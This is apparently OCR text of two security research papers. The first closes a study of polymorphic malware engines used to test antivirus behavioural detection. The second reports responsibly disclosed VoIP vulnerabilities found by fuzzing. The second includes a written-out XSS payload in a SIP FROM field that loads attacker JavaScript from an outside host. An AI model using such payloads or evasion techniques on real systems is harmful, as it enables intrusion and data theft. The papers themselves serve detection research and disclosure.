Typically, functional polymorphism engines convey a generic semantic model and translate it towards a specific instantiation (refinement procedure). Within the perspective of detection, this principle is reversed: the detector analyzes a given instantiation, interprets it, and compares it to a generic model. Unfortunately, severe problems of completeness and accuracy are often observed. By adopting the attacker's point of view, it is easier to automatically enumerate significant variants of an original strain. As a consequence, functional polymorphic engines may be valuable tools to assess the coverage of behavioral detectors just like simple metamorphic mutations can be used for

assessing signature-based detection (Christodorescu & Jha, 2004).

One could object that it may be very easy to establish a signature for the invariant core of our engine. However, this engine has not been developed to become an operational viable attack. This prototype has been implemented for research and testing purposes. Besides, the absence of signature is a prerequisite of the test procedure, otherwise form-based detection would hinder the evaluation by detecting preemtively the engine before any action of the behavioral detector.

Test platform

The first step was to develop the prototype and, using on-demand scan, to make sure that no syntactic signature existed for it. A platform was then required to observe the execution of a piece of malware in an environment protected by the antivirus product to be tested. For this, we have chosen to use a virtual machine, mainly for two reasons: the first is to prevent any infection of the real machine to occur, and the second is the capability to reset the platform in a clean state in case the malware variants are not detected. The global architecture of the test platform is described in the Figure 10 and additional information are given below:

Guest Machine: Qemu (Qemu, 2008) has been used for the emulation of the virtual environment. Windows XP SP2 has then been installed and configured as a personal computer: additional services usually used by malware have been installed such as a mail client and a peer-to-peer client. In addition, an ISP account has been configured with different account information like the associated SMTP server for example. Once the installation achieved, the disk image has been duplicated into clean copies, to receive the different antivirus products and the virus itself (without running it yet). From there, the tests simply consist in executing several times the engine in the virtual machine, the machine running in snapshot mode to restart it after each infection.

Host Machine: A tap has been installed between the host machine and the guest machine in order to establish a virtual network communication between them. In parallel of the guest machine, a fake SMTP server was running on the host, listening on port 25, dumping the SMTP packets received and responding with the correct acknowledgements.

The host file of guest OS had been previously rewritten in order to route all the traffic of the different servers toward the tap.




Figure 10: Test platform. This figure pictures the different elements and services running on the platform, either on the host machine or inside the guest operating system.

Evaluation deployment

The test platform is fully operational and has been used to assess different antivirus products whose results are given below (Sections 5.3.1 to 5.3.4). Four products have been selected, integrating different levels and techniques of behavioral detection (behavioral blockers, heuristic, state automata (Jacob et al., 2008a)). Please keep in mind that the results are not given for a survey of the antivirus market but only to validate our procedure.

DrWeb results

According to the results shown in Table 1, no monitoring of the actions taken by the malware must be done in this version of DrWeb. However the editor announced a few months ago, the addition of a new engine to traditional signature scan and heuristic analysis: Origins Tracing^{TM} specifically designed to detect unknown malware. No more information is given on its functioning, we can only assume it is not based on behavioral models because the behaviors embedded in our mutation engine are inspired from common malware and are thus basically well known by analysts. It is simply the way

DrWeb Anti-virus for Windows 4.44 (2008) Editor: Doctor Web, Ltd.		
Number of executions	Detection rate (%): Resident protection	Detection rate (%): Mail protection
500	0(0%)	0(0%)

Table 1: Detection results for DrWeb. Software version: DrWeb(R) Virus-Finding Engine - drweb32.dll (4,44,0,09176) / SpIDer Guard Service - Spidernt.exe (4,44,4,09260) / SpIDer Mail (R) for Windows - spidermail.exe (4,44,1,12220) / Signature base: 14.01.2008 / 283790 entries

they are deployed and combined which differs. If behavioral detection was integrated, the standard behaviors among the hundreds of executions should at least have been recognized.

NOD32 results

NOD32 Anti-virus 3.0.621.0 (2008) Editor: ESET	
Number of executions	Detection rate (%): Real-time file system protection
500	71 Probably unknown new Heur_PE virus (14%)

Table 2: Detection results for NOD32. Threat Sense Early Warning System, Protection from potentially unwanted application and Resident protection activated. Signature database: 2740(20071221) / Antivirus and Antispam scanner module: 1001(20071221) / Advanced heuristic module: 1068(20071119)

According to the results shown in Table 2, NOD32 seems to use heuristics for behavior monitoring as the labels of the detected variants suggest. These variants are all detected through their attempts to replicate: the target of the duplication cause the detection as written down in the log. If we look closer at these variants, the only common point they share is that they derive from the $<DirectTransfer>$ rule from duplication (see Section 4.3, Figure 8). This particular derivation is translated using the system call CopyFile in order to copy the malicious code. On the other hand, the other duplicaton attempts using the standard ReadFile and WriteFile primitives are not detected. This interpretation does not seem inconsistent with our result: on average 20% of the variants should be derived from the $<DirectTransfer>$ rules and 14% were detected in practice, independently from the location of the target. With a greater number of tests we should come closer to the theoretical

probability but still the observed gap is not too consequential.

Product A results [1]

Product A (2008) Editor: X					
Number of executions		Non labelled	Generic P2PWorm∗	Generic Trojan∗∗	Total
500	Blocking run registering	98(19, 6%)	11(2, 2%)	26(5, 2%)	135(27%)
	Non blocked	300(60%)	42(8, 4%)	23(4, 6%)	365(73%)
	Total	398(79, 6%)	53(10, 6%)	49(9, 8%)	500(100%)

Table 3: Detection results for Product A. (∗) Description: "attempting to copy towards a network resource" - (∗∗) Description: "registering its copy on the system"

Product A, whose results are given in the Table 3, combines two different methods of behavioral detection: behavioral blocking for registry monitoring and global activity monitoring. Behavioral blocking is preemptive and thus the first engine to detect the different variants. The tests have resulted in 27% of detection which, after verification, covers all the variants making themselves resident through the run registry key. This detection rate is consistent with the probability of one in three to choose this method of residency. If all attempts have been detected, however, no correlation is done and the final decision is left to the user. To follow the process, we have chosen to accept by default the operation and keeps on with the detection.

The second detection pass relies on activity monitoring and seems independent from the behavioral blockers and its decisions. The monitoring engine correlates a certain number of actions (file creations, file or registry modifications...) to support its decision. Two generic threats are detected but with a relatively low rate according to the results of the Table 3: generic P2P Worms or generic Trojans. No common patterns could be found to help understanding the detection support. In addition, contrary to P2P shared directories, no monitoring seems to be deployed on mail activity and in particular its suspicious use for propagation, even for those labelled as Trojan.

[1] Product has been anonymized because the terms concerning blackbox evaluation in the licence contract were unclear. The product is not to be used in automatic, semi-automatic or manual tools designed to create virus signatures, or virus detectors.

Product B results [1]

Product B (2008) Editor: X		
Monitored behaviors		
β_d="copy an executable file to a sensitive area" β_p="copy to an area of your computer that shares files with others" β_m="connect Internet in a suspicious manner to send out mail" β_l="copy to multiple locations" β_r="attempt to register itself in your Windows system startup"		
Number of executions	Detected behaviors	Detection rate
500	$\{\}$	$44(8,8\%)$
	$\{\beta_m\}$	$80(16\%)$
	$\{\beta_d, \beta_l\}$	$16(3,2\%)$
	$\{\beta_p, \beta_l\}$	$140(28\%)$
	$\{\beta_m, \beta_l\}$	$16(3,2\%)$
	$\{\beta_m, \beta_r\}$	$32(6,4\%)$
	$\{\beta_d, \beta_p, \beta_l\}$	$68(13,6\%)$
	$\{\beta_d, \beta_m, \beta_l\}$	$20(4\%)$
	$\{\beta_p, \beta_l, \beta_r\}$	$48(9,6\%)$
	$\{\beta_c, \beta_p, \beta_l, \beta_r\}$	$28(5,6\%)$
	$\{\beta_c, \beta_m, \beta_l, \beta_r\}$	$8(1,6\%)$

Table 4: Detection results for Product B.

Product B also relies on action monitoring but contrary to product A which searches for a global generic behavior (P2P Worms, Viruses, Trojans...), product B looks for individual fine-grained suspicious behaviors as described in the Table 4. For each detected behavior, the user is warned and asked for a decision: by default we have accepted all operations in order to continue the detection process (for this reason, the results have been gathered according to the different behavior combinations). At first glance, the results are quite promising with an excellent coverage. Only duplication seems to be problematic ($20,8\%$ of detection for β_c whereas it is present in 100% of the variants). This can be explained by the fact that only sensitive areas are monitored, that is to say the system directories. A second explanation, which is also valid for propagation through P2P shared directories, is that standard C primitives, different from the Windows standard ones, can be used in order to bypass the engine. On the other hand, every attempt to propagate through mail has been detected without exception. With regards to residency, all attempts to register through a run registry key have also been detected but none of the other techniques.

This product offers the best coverage even if the ideal case would be the detection of the four behaviors at every execution (Mail variants: $\{\beta_c, \beta_m, \beta_l, \beta_r\}$

and P2P variants: $\{\beta_c, \beta_p, \beta_l, \beta_r\}$). In practice, no correlation is done between these behaviors which would help to identify generic threats in case of repeated erroneous decisions from the user. Some additional tests would also be interesting to check that these good results do not result in an exacerbated false positive rate.

Global evolution in behavioral detection

Through the tested products, we were partially satisfied to notice an evolution from our first evaluation two years ago (Filiol et al., 2007). According to these previous tests, we had come to the conclusion that either behavioral detection was unused by antivirus products or behavioral detection was severely hindered by its correlation with signature-based detection. This situation no longer seems to be in practice and the tests have shown a real deployment of behavioral detection even if some progress remains to be achieved with regards to the behavioral signatures and models.

Another global observation put forward by this test procedure is the diversity in the techniques of behavioral detection chosen from an editor to another. No single detection solution has really superseded the others. This observation is also relevant with regards to the behavioral models: according to the products, the behavioral models can be global ones with generic classes of malware or fine-grained with individual behavior descriptions (duplication, residency, mail propagation, P2P propagation). This can be explained by the fact that behavioral detection is still a recent and active research field producing new results evrey year.

Use case in software protection

It is not really surprising that, the techniques for software protection and the techniques used in malware to mutate and thwart analysis, are strongly linked. The purpose is basically the same. Malware creators often use these techniques to slow down the analysis process led by experts in order to extract a signature or information to identify the attack. The only difference lies in the time available to analyze the code between a hacker and an expert overwhelmed by thousands of variants. We think that functional polymorphic engines provide interesting features with respect to software protection:

Static analysis: The control flow graph of the effective code is only written during execution. The control flow directly depends on the randomly chosen annoted derivation tree. This means that even if a hacker use an emulator to collect the generated code, he will only collect a single version among several equivalent variants. Besides, this building respects an important principle in anti-tampering protection that is the dependence between the control flow and the data flow (Wang, Hill, Knight, & Davidson, 2000). Here the code structure and control directly depends on random data generated during derivation. Trying to address the analysis of the engine itself, the hacker will be confronted to an important amount of alternative execution paths in the derivation and translation modules. The number of branching is actually proportional to the entropy calculated in Section 3.2.

Dynamic analysis: Once again, the code is only written during execution and it weights heavily on dynamic analysis in particular with regards to breakpoints. Independently from the execution level of the debugger (ring 0 or ring 3), the hacker does not know exactly where the code will be built in memory until the allocation. Moreover, the code will be different from an execution to an other, meaning that the predicted location of the breakpoint is likely to be at the wrong address, possibly unaligned with the assembly code.

Limitations: The main drawback from these engines is that they introduce an original overload explained by the code building. Consequently, functional polymorphic generation should be restricted to limited critical portions of code, but sufficiently important to offer enough possible variations. In addition, just like any other anti-tampering technique, these engines exhibit some weaknesses. The security of the scheme relies on the difficulty to establish a correspondence between the original point of the derivation (the start symbol) and the purpose of the generated code. This correspondence is hard to tell because of the numerous intermediate functions implicated in derivation, but it could be found more easily using forced branching instead of random branching during derivation. But using a combination of different anti-tampering techniques, they can consolidate each other. In particular, dynamic integrity checking (Horne, Matheson, Sheehan, & Tarjan, 2001) and anti-debug techniques could thwart forced branching. The implications of

functional polymorphic engines in software protection have been briefly described here to argue their potential uses but they should be explored in greater details.

Conclusion

Contribution and ethical considerations

In this paper, we have introduced the new concept of automated functional mutations from both the theoretical perspective and the operational perspective. The functional polymorphism engines are simply the automation of what most malware writers actually do: to take a known strain and slightly modify their functionalities to avoid detection. We did not intend to make their task easier. The fact is that we were more interested in the possible applications for security researchers and experts. In particular, we have put forward two possible use cases: for behavioral detectors assessment by simulation of unknown malware using known techniques and for software protection by dynamic generation of variable code. In practice, an important amount of work remains before offensive malware can be obtained from our engine. We have only a limited set of the most common behaviors at our disposal (no complex payload for example), and these behaviors are all based on existing malicious techniques meaning that they remain detectable. In addition, the engine itself could easily be detected by signature just like decryption routines in polymorphism.

Perspectives and solutions

The perspective is now to make the engine richer with additional behaviors but also to increase the number of possible derivations with new semantic attributes. These enhancements should result in a greater completeness of our test procedure for behavioral detectors. On the opposite, detection should also benefit from this work. Basically, functional polymorphism engines and behavioral detectors have an inverse functioning: a mutation engine implements an abstract model into binary code for execution whereas the detector translates execution information into an abstract description for comparison to a model. Therefore, a translation mechanism could prove useful to generate new behavioral signatures with a better coverage than the one used in

the tested products. Current works are in progress in order to develop such an analyzer based on behavioral grammars.

References

Le Charlier, B., Mounji, A., & Swimmer, M. (1995). Dynamic Detection and Classification of Computer Viruses Using General Behaviour Patterns. *Proceedings of the 5th Virus Bulletin Conference.*

Christodorescu, M., & Jha, S. (2004). Testing Malware Detectors. *Proceedings of ACM SIGSOFT - Intl Symp. Software Testing and Analysis (ISSTA 04)*, pp. 34-44.

Filiol, E. (2006). Malware Pattern Scanning Schemes Secure Against Black-box Analysis. *Journal in Computer Virology 2(1), EICAR 2006 Special Issue, V. Broucek Ed.*, pp. 35-50. Springer Verlag.

Filiol, E. (2007a). Techniques Virales Avancées. ISBN: 2-287-33887-8, Springer Verlag, IRIS Collection.

Filiol, E. (2007b). Metamorphism, Formal Grammars and Undecidable Code Mutation. *Proceedings of the International Conference on Computational Intelligence (ICCI), Published in the International Journal in Computer Science 2(1)*, pp. 70-75.

Filiol, E., Jacob, G., & Le Liard, M. (2007). Evaluation Methodology and Theoretical Model for Antiviral Behavioural Detection Strategies. *Journal in Computer Virology 3(1), WTCV'06 Special Issue, G. Bonfante and J-Y. Marion Eds*, pp. 23-37. Springer Verlag.

Ford, R., Wagner, M., & Michalske, J. (2004). Gatekeeper II: New Approaches to Generic Virus Prevention. *Proceedings of the 14th Virus Bulletin Conference.*

Fortinet (2006). Fortinet Observatory. `www.fortinet.com/FortiGuardCenter/`

Gao, D., Reiter, M.K., & Song, D. (2004). On Gray-box Program Tracking for Anomaly Detection. *Proceedings of the 13th USENIX Security Symposium*, pp. 103-118.

Hopcroft, J.E., Motwani, R., & Ullman, J.D. (1995). Introduction to Automata Theory, Languages and Computation, Second Edition. ISBN: 0-201-44124-1, Addison Wesley.

Horne, B., Matheson, L.R., Sheehan, C., & Tarjan, R.E. (2001). Dynamic Self-Checking Techniques for Improved Tamper Resistance. *Proceeding of the Digital Rights Management Workshop*, pp. 141-159.

Jacob, G., Debar, H., & Filiol, E. (2008a). Behavioral Detection of Malware: From a Survey Towards an Established Taxonomy. *Journal in Computer Virology 4(3), WTCV'07 Special Issue, G. Bonfante and J-Y. Marion Eds.* Springer Verlag.

Jacob, G., Filiol, E., & Debar, H. (2008b). Malwares as Interactive Machines: A New Framework for Behavior Modelling. *Journal in Computer Virology 4(3), WTCV'07 Special Issue, G. Bonfante and J-Y. Marion Eds.* Springer Verlag.

Knuth, D.E. (1968). Semantics of Context-Free Grammars. *Theory of Computing Systems 2(2)*, pp. 127-145.

The Mental Driller (2002). Metamorphism in Practice. *29A E-zine 6.* `www.29a.net`.

Noll, T. (2006). Compiler Construction, Lectures 15 to 18: Semantic Analysis. RWTH Aachen University. `www-i2.informatik.rwth-aachen.de/Teaching/Course/CB/2006/Slides/`.

Preda, M.D., Christodorescu, M., Jha, S., & Debray, S. (2007). A Semantic-Based Approach to Malware Detection. *Proceedings of the 34th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL).*

Qemu (2008). QEMU - Open Source Processor Emulator. `http://fabrice.bellard.free.fr/qemu/`.

Shannon, C.E. (1948). A Mathematical Theory of Communications. *Bell System Technical Journal 27*, pp. 379-423 and 623-656.

Spinellis, D. (2003). Reliable Identification of BoundedLength Viruses is NP-Complete. *IEEE Transactions on Information Theory 49(1)*, pp. 280-284.

Ször, P. (2005). The Art of Computer Virus Research and Defense. ISBN: 0-321-30454-3, Addison Wesley.

Wagner, D., & Soto, P. (2002). Mimicry Attacks on Host Based Intrusion Detection Systems. *Proceedings of the 9th ACM Conference on Computer and Communications Security.*

Wang, C., Hill, J., Knight, J., & Davidson, J. (2000). Software Tamper Resistance: Obstructing Static Analysis of Programs. *Technical report CS-2000-12.*

Fuzzing for vulnerabilities in the VoIP space

Humberto Abdelnur & Radu State & Olivier Festor

About Author(s)

Humberto Abdelnur is a Ph.D. student at INRIA Nancy Grand Est.
Contact Details: c/o INRIA Nancy Grand Est, 615 rue du Jardin Botanique, VILLERS-
LES-NANCY - 54600, France. phone +33 (0)3.83.59.20.48,
e-mail: Humberto.Abdelnur@loria.fr

Radu State is a Ph.D. senior researcher.
Contact Details: c/o INRIA Nancy Grand Est, 615 rue du Jardin Botanique, VILLERS-
LES-NANCY - 54600, France. phone +33 (0)3.83.58.17.48,
e-mail: Radu.State@loria.fr

Olivier Festor is a Ph.D. research director.
Contact Details: c/o INRIA Nancy Grand Est, 615 rue du Jardin Botanique, VILLERS-
LES-NANCY - 54600, France. phone +33 (0)3.83.59.30.66,
e-mail: Olivier.Festor@loria.fr

Keywords
Protocol fuzzing, VoIP security

Fuzzing for vulnerabilities in the VoIP space

Abstract *Voice over IP is emerging as the key technology in the current and future Internet. This paper shares some essential practical experience gathered over a two years period in searching for vulnerabilities in the VoIP space. We will show a terrifying landscape of the most dangerous vulnerabilities capable to lead to a complete compromise of an internal network. All of the described vulnerabilities have been disclosed responsibly by our group and were discovered using our in-house developed fuzzing software KIF. The paper provides also mitigation techniques for all described vulnerabilities.*

Introduction

Over the past few years, protocol fuzzing emerged as a key approach for discovering vulnerabilities in software implementations. The conceptual idea behind fuzzing is very simple: generate random and malicious input data and inject it in an application. This approach is different from the well established discipline of software testing where functional verification is checked. In fuzzing, this functional testing is marginal; much more relevant is the goal to rapidly find potential vulnerabilities. Protocol fuzzing is important for two main reasons. Firstly, having an automated approach eases the overall analysis process. Such an process is usually tedious and time consuming, requiring advanced knowledge in software debugging and reverse engineering. Second, there are many cases where no access to the source code/binaries is possible, and where a "black box" type of testing is the only viable solution. Protocol fuzzing can be applied to a broad scope of applications, ranging from device level implementations (Butti & Tinnès, 2008) and up to presentation layer (Sutton et al., 2007).

We describe in this paper the practical experience gained over a two years period with fuzzing in the VoIP space. We performed fuzzing of different devices and SIP stacks in order to validate our research activity on automated and smart fuzzing. All of the described tests, were performed with our developed tool, described in (Abdelnur et al., 2007c). Our fuzzing approach is based on stateful protocol fuzzing for complex protocols (like for instance SIP). To the best of our knowledge, this is the first SIP fuzzer capable to go beyond the simple generation of random input data. Our method is based on a learning algorithm where real network traces are used to learn and train an

attack automata. This automata is evolving during the fuzzing process. Our work in this area is motivated by two major factors: firstly we validate practically the formal research contributions in the area of fuzzing. Secondly, we discover vulnerabilities and follow an responsible disclosure policy by helping vendors to fix them and notifying the affected parties via large distribution mailing lists, web sites and podcast.

We will cover these issues in depth in our paper, which is structured as follows: the first section starts with a short overview on the VoIP infrastructure that has been used for the study described in this paper. The next remaining sections detail the broad scope of the types of vulnerabilities, ranging from simple input validation vulnerabilities and up to cross-layer and multi-technology comprising examples. The final section in this paper concludes the paper and point out future relevant evolutions.

Fuzzing Voice over IP devices

Voice over IP infrastructures are application level specific devices using internet technology as underlying transport layer. End users operate simple end devices (phones) by leveraging different types of servers in order to manage the mobility, localization and user to user call establishment. This call establishment is performed by a signaling protocol, where SIP (Schulzrinne et al., 2002) is becoming the de-facto standard body endorsed protocol. Therefore all VoIP devices do embed SIP stacks which are responsible to process SIP messages and to implement a rather complex state machine. In most cases, the access to the source code of the SIP stacks is impossible and for most VoIP hardphones, running in dedicated equipment, no debugging possibility exists for an independent security researcher. The only resort to perform a security assessment is in this case to perform black-box security testing. We have performed our security and fuzzing experiments over a broad scoped and heterogeneous testbed which is summarized in table 1

All the experiments were performed with our tool, KiF (Abdelnur et al., 2007c). KiF consists in two autonomous components, the Syntax Fuzzer and the State Protocol Fuzzer, which jointly provide a stateful data validation entity. The tests may be similar to the normal behavior or can flood the device with malicious input data. Such malicious data can be syntactically non compliant (with respect to the protocol data units), or contain semantic and content wide attack payload (buffer overflows, integer overflows, formatted

Device	Firmware
Asterisk	v1.2.16, v1.4.1
	asterisk-addons-v1.2.8 asterisk-addons-v1.4.4
Cisco 7940/7960	vP0S3-07-4-00
	vP0S3-08-6-00
	vP0S3-08-7-00
Cisco CallManager	v5.1.1
FreePBX	v2.3.00
Grandstream Budge Tone-200	v1.1.1.14
Grandstream GXV-3000	v1.0.1.7
Linksys SPA941	v5.1.5
	v5.1.8
Nokia N95	v12.0.013
OpenSer	v1.2.2
Thomson ST2030	v1.52.1
Trixbox	v2.3.1

Table 1: Tested equipment

strings, or heap overflows).

The Syntax Fuzzer takes a fuzzer scenario and the provided ABNF (Crocker, 1997) syntax grammar to generate new and crafted messages. The fuzzer scenario drives the generation of the rules in the syntax grammar and may also depend on the State Protocol Fuzzer in order to generate the final message (appropriated or not) to be sent to the target entity.

The State Protocol Fuzzer does passive and active testing. Therefore, two state machines are required: 1) one specifying the SIP state machine and 2) one specifying the testing state machine. The first state machine is used for the passive testing and it controls if there is any abnormal behavior coming from the target entity during the execution of the tests. This state machine may be infered from the SIP traces of the target entity. The second state machine is used for the active testing and it's driving the profile of the security test. This state machine is defined by the user and can evolve over time. Figure 1 shows the overall framework of KiF.

Weak Input Validation

The most frequent vulnerability that we encountered is related to weak filtering of input data. This filtering does not properly deal with metacharacters, special characters, over lengthy input data and special formatting characters. Most of these vulnerabilities are due to buffer/heap overflows, or format




Figure 1: KiF framework

string vulnerabilities. The most probably cause is that developers assumed a threat model in which VoIP signaling data would be generated only by legitimate SIP stacks. The real danger of this vulnerability comes from the fact that in most cases, one or very few packets can completely take down a VoIP network. This is even more dangerous when realizing that in these cases the SIP traffic is carried over UDP, such that highly effective attacks can be performed stealthy via simple IP spoofing techniques. Table 2 shows some of our published vulnerabilities, where we have decided to highlight two extreme cases: The first vulnerability (disclosed in *CVE-2007-4753*) reveals that even the simplest check for the existence of the input is not performed and that even simple attacks can lead to effective attacks. The second case, (*CVE-2007-1561*) is situated at the opposite site, since a VoIP server is concerned by an attack with a rather complex input structure. The danger in this case is that one single packet will take down the core VoIP server and thus lead to a complete take down of the whole VoIP network.

Preventing these types of attacks at a network defense level is possible with deep packet inspection techniques and proper domain and application specific packet filtering devices.

Device	Synopsis	CVE-Identifier	Impact
Asterisk v1.4.1	Invalid IP address in the SDP body	CVE-2007-1561	DoS
Cisco 7940/7960 vP0S3-07-4-00	Invalid Remote-Party-ID header	CVE-2007-1542	DoS
Grandstream Budge Tone-200 v1.1.1.14	Invalid WWW-Authenticate header	CVE-2007-1590	DoS
Linksys SPA941 v5.1.5	Invalid handling of the \377 character	CVE-2007-2270	DoS/String overflow
Thomson ST2030 v1.52.1	Invalid SIP version in the Via header	CVE-2007-4553	DoS
	Invalid URI in the To header	CVE-2007-4753	
	Empty packet		
Linksys SPA-941 v5.1.8	Unescaped user info	CVE-2007-5411	XSS attacks
Asterisk v1.4.3	Unescaped URI in the To header	CVE-2007-54881	SQL injection and Toll-fraud
FreePBX v2.3.00 Trixbox v2.3.1	Unescaped URI in the To header	(Abdelnur, 2007b)	XSS attacks

Table 2: Input Validation Vulnerabilities

Attacks against the internal network

Most VoIP devices have embedded web servers that are typically used to configure them, or to allow the user to see the missed calls, and all the call log history. The important issue is that the user will check the missed calls and other device related information from her machine, which is usually on the internal network. If the information presented is not properly filtered, this same user will expose her machine (located on the internal network) to malicious and highly effective malware. We will illustrate the following example discovered during a fuzzing process (see *CVE-2007-5411*). The VoIP Phone Linksys SPA-941 (Version 5.1.8) has an integrated web server that allows for configuration and call history checking. A Cross Site Scripting vulnerability (XSS) (Fogie et al., 2007) allows a malicious entity to perform XSS injection because the "FROM" field coming from the SIP message is not properly filtered. By sending a crafted SIP packet with the FROM field set to :

```
"<script x='" <sip:'src='http://baloo/beef/y.js'>\
   @192.168.1.9:5060>;tag=1"
```

the browser is redirected to include a javascript file (y.js) from an external machine (baloo) as shown in Figure 2. This external machine is under the control of an attacker and the injected javascript (Fogie et al., 2007) allows a

remote attacker to use the victim's machine in order to scan the internal network, perform XSRF (Cross Site Request Forgery) attacks, as well as obtain highly sensitive information (call record history, configuration of the internal network), deactivate firewalls or even redirect the browser towards malware infested web pages (like for instance MPACK (MPack) to compromise the victim's machine. The major and structural vulnerability comes in this case, by the venture of two technologies (SIP and WEB) without addressing the security of the cross-technological information flow.




Figure 2: Linksys SPA-941 XSS attack

The impact of this vulnerability is very high : most firewalls/IPS will not protect the internal network against XSS attacks delivered over SIP. Additionally, users will connect to these devices directly from the internal network and therefore the internal network can be compromised. Jeremiah Grossmann (Fogie et al., 2007) showed how firewalls can be deactivated with XSS attacks and many other malicious usages do exist. Unfortunately, most VoIP devices have weak embedded WEB applications, such that other vulnerable systems exist and are probably exploited in the wild.

Protocol Tracking Vulnerabilities

Protocol tracking vulnerabilities go beyond simple input filtering of single messages. In this type of vulnerability, several messages will lead a targeted device in an inconsistent state, albeit each message on its own does not violate the SIP RFC (Schulzrinne, 2002). These vulnerabilities are caused by weak

implementations of protocol state engines. Exploiting this vulnerability can be done in three main ways:

1. the device might receive inputs that are not expected in its current protocol state: for instance, when waiting for a BYE method, an INVITE is received

2. the input might consist in simultaneous messages addressed to different protocol states

3. slight variations in SIP dialog/transaction tracking fields leading a device towards an inconsistent state

The discovery of such vulnerabilities is truly difficult. The fuzzing process should be able to identify where a targeted device is not properly tracking the signaling messages and which fields can be fuzzed in order to detect it. The search space in this case is huge being spread over many messages and numerous protocol fields, requiring thus advanced and machine learning driven fuzzing approaches. Table 3 shows such disclosed vulnerabilities having different complexity grades.

A simple case (*CVE-2007-6371*), where a CANCEL message arrives earlier than expected, can turn the device into an inconsistent state which will end up in a Denial of Service state, as showed in Figure 3. The major danger with this type of attacks is that no application level firewall can completely track so many flows in real time and that even in the case of known signatures, polymorphic versions of known attacks can be obtained easily and these will remain under the security radar. As of today, unfortunately no effective solution to prevent this type of attacks exists.

Toll Fraud vulnerabilities

Toll frauds occur when the true source of a call is not charged. This can happen by the usage of a compromised VoIP infrastructure or by manipulating the signaling traffic. It is rather amazing to see that although technology evolved, the basic conceptual trick of the 70's, where phreakers reproduced the 2600 Hz signal used by the carriers is still working. Thirty years after, the signaling plane can be still tampered with and manipulated by a malicious user. What did change however, is the needed technology. Nowadays, we can inject SQL commands (Chapter VI in (Lichtfeld et al. 2005)) in the

Device	Synopsis	CVE-Identifier	Impact
Cisco 7940/7960 vP0S3-08-6-00	Does not handle unexpected messages (e.g. OPTIONS) inside an existing INVITE transaction	CVE-2007-4459	DoS
Grandstream GXV-3000 v1.0.1.7	Unexpected message inside an INVITE transaction allows to remotely accept the call	CVE-2007-4498	Remote Eavesdropping
CallManager v5.1.1 OpenSer v1.2.2	Authentication uses not one-time nonces	CVE-2007-5468 CVE-2007-5469	Replay Attacks
SIP Protocol Relay Attack	Attacker can trigger the target entity to authenticate to him	(Abdelnur, 2007a)	Toll-Fraud
Cisco 7940/7960 vP0S3-08-7-00	Does not handle six INVITE transaction destinated to any user	CVE-2007-5583	DoS
Nokia N95 v12.0.013	Does not handle a CANCEL at an unexpected timing in an INVITE transaction	CVE-2007-6371	DoS

Table 3: Stateful Vulnerabilities




Figure 3: Nokia N95 DoS attack

